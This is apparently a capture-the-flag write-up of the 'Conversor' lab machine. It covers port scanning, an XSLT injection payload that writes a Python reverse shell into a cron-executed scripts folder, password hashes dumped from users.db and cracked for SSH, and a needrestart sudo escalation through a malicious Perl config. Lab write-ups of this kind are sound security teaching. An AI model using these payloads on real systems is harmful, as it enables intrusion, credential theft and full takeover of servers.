[ writeup · case #022 ]
Conversor
A document-conversion service processes attacker-supplied XSLT; an <xsl:document> sink writes a Python reverse shell into a scripts directory that a cron job runs every minute, granting a shell. Credentials pulled from a local users.db advance to the user.
enumeration
scan:
❯ rustscan --range 1-65535 -a conversor.htb --ulimit 5000  -- -A
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 [REDACTED:IP][REDACTED:IP]:5a (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJ9JqBn+xSQHg4I+jiEo+FiiRUhIRrVFyvZWz1pynUb/txOEximgV3lqjMSYxeV/9hieOFZewt/ACQbPhbR/oaE=
|   256 [REDACTED:IP][REDACTED:IP]:ee (ED25519)
|_ssh-ed25519 [REDACTED:KEY]
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.52
| http-methods:
|_  Supported Methods: HEAD OPTIONS GET
| http-title: Login
|_Requested resource was /login
|_http-server-header: Apache/2.4.52 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19, Linux 5.0 - 5.14
TCP/IP fingerprint:
OS:SCAN(V=7.98%E=4%D=2/14%OT=22%CT=%CU=37913%PV=Y%DS=2%DC=T%G=N%TM=6990BE26
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=108%TI=Z%CI=Z%II=I)OPS(O1=M5
OS:42ST11NW7%O2=M542ST11NW7%O3=M542NNT11NW7%O4=M542ST11NW7%O5=M542ST11NW7%O
OS:6=M542ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%D
OS:F=Y%T=40%W=FAF0%O=M542NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0
OS:%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=
OS:Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%
OS:RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)
OS:IE(R=Y%DFI=N%T=40%CD=S)http (port 80)

- looks like a simple login page
- let's first fuzz it and then go back
fuzzing
dirsearch
❯ dirsearch -u "http://conversor.htb"
[13:28:50] Starting:
[13:29:16] 200 -    3KB - /about
[13:30:39] 301 -  319B  - /javascript  ->  http://conversor.htb/javascript/
[13:30:39] 404 -  275B  - /javascript/editors/fckeditor
[13:30:39] 404 -  275B  - /javascript/tiny_mce
[13:30:42] 200 -  722B  - /login
[13:31:02] 200 -  726B  - /register
[13:31:07] 403 -  278B  - /server-status/
[13:31:07] 403 -  278B  - /server-status
only the
/aboutendpoint returned something useful and fuzzing on the subdomains returned nothing (opens the full-size image)
this is what the source code contained
❯ tree -L 5
.
├── app.py
├── app.wsgi
├── install.md
├── instance
│   └── users.db
├── scripts
├── source_code.tar.gz
├── static
│   ├── images
│   │   ├── arturo.png
│   │   ├── david.png
│   │   └── fismathack.png
│   ├── nmap.xslt
│   └── style.css
├── templates
│   ├── about.html
│   ├── base.html
│   ├── index.html
│   ├── login.html
│   ├── register.html
│   └── result.html
└── uploads- let's check out the
install.md
❯ cat install.md
To deploy Conversor, we can extract the compressed file:

"""
tar -xvf source_code.tar.gz
"""

We install flask:

"""
pip3 install flask
"""

We can run the app.py file:

"""
python3 app.py
"""

You can also run it with Apache using the app.wsgi file.

If you want to run Python scripts (for example, our server deletes all files older than 60 minutes to avoid system overload), you can add the following line to your /etc/crontab.

"""
* * * * * www-data for f in /var/www/conversor.htb/scripts/*.py; do python3 "$f"; done
"""
we can see in the last line that there is a cron tab that runs the python scripts in this dir
/var/www/conversor.htb/scripts/every 1min else the server deletes all the files to avoid system overloadso we can basically add our own python script to make a reverse shell and get a connection and potentially access that
users.dbdatabaseafter login in we can find something potentially juicy that's our way in
 (opens the full-size image)

XSLT is typically used to transform XML data
let's try and upload 2 malicious files
xml
<?xml version="1.0"?>
<!DOCTYPE foo [<!ENTITY bar "test">]>
<nmaprun>
  <host><address addr="127.0.0.1"/></host>
</nmaprun>
xslt
<?xml version="1.0"?>
<xsl:stylesheet version="1.0"
xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
xmlns:xalan="http://xml.apache.org/xslt">

<xsl:template match="/">
  <!-- Write reverse shell file into scripts folder -->
  <xsl:document href="/var/www/conversor.htb/scripts/shell.py" method="text">
<![CDATA[
import socket,subprocess,os
socket =socket.socket(socket.AF_INET,socket.SOCK_STREAM)
socket.connect(("x.x.x.x",xxxx))
os.dup2(socket.fileno(),0)
os.dup2(socket.fileno(),1)
os.dup2(socket.fileno(),2)
subprocess.call(["/bin/bash","-i"])
]]>
  </xsl:document>
  <html><body>Done</body></html>
</xsl:template>

</xsl:stylesheet>- what this script does is :
- Uses
<xsl:document>to write a Python reverse shell script to a specific path:/var/www/conversor.htb/scripts/rev.py. - creates a socket that connects to the attacker machine (your machine)
- what the 3 lines after the socket connect do are basically making sure to redirect standard input, output, and error streams over a network socket.
- Your keystrokes → sent to bash (
stdin= socket) - Bash output → sent back to you (
stdout= socket) - Error messages → also sent back (
stderr= socket)
- Uses
- and below we can see we got a successful payload
❯ nc -nlvp 4444
listening on [any] 4444 ...
connect to [[REDACTED:IP]] from (UNKNOWN) [[REDACTED:IP]] 58730
bash: cannot set terminal process group (3043): Inappropriate ioctl for device
bash: no job control in this shell
www-data@conversor:~$ ls
ls
conversor.htb
www-data@conversor:~$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)- note that it make take a minute to get a shell cause remember that cron jobs get executed every 60 seconds
- now let's access that juicy database we saw earlier
- i already messed up and saw everything i needed in the source code before running this command and honestly running sqlite3 on the database directly left me hanged
www-data@conversor:~/conversor.htb/instance$ sqlite3 users.db "SELECT username, password FROM users;"
<e3 users.db "SELECT username, password FROM users;"
fismathack|[REDACTED:HASH]
dude|[REDACTED:HASH] # this was my user that i created- let's use our go to site to crack hashes
[REDACTED:HASH]:[REDACTED:CRED]ssh (port 22)
user
fismathack:[REDACTED:CRED]❯ ssh [REDACTED:EMAIL]
fismathack@conversor:~$ id
uid=1000(fismathack) gid=1000(fismathack) groups=1000(fismathack)
- and we are in and user flag in sight
fismathack@conversor:~$ ls
user.txtroot
- let's see what can
fismathackrun with sudo without password
fismathack@conversor:/$ sudo -l
Matching Defaults entries for fismathack on conversor:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User fismathack may run the following commands on conversor:
    `(ALL : ALL) NOPASSWD: /usr/sbin/needrestart`
- and surprisingly he can run
needrestartwithout password which is a Linux utility that checks for and manages service restarts after library upgrades - so let's try to exploit it
fismathack@conversor:/tmp$ mkdir -p .needrestart
cat > .needrestart/needrestart.conf <<'EOF'
$nrconf{ui} = 'NeedRestart::UI::stdio';
system("/bin/bash");
EOF

sudo needrestart -c .needrestart/needrestart.conf- Create a hidden config directory
- Write a custom config file
- This writes a Perl-style config file (because
needrestartis written in Perl). $nrconf{ui} = ...sets the UI module (required to avoid errors).system("/bin/bash");is Perl code that gets executed whenneedrestartloads this config file.
- Run
sudo needrestartwith your config
- instant root shell
root@conversor:~# ls
root.txt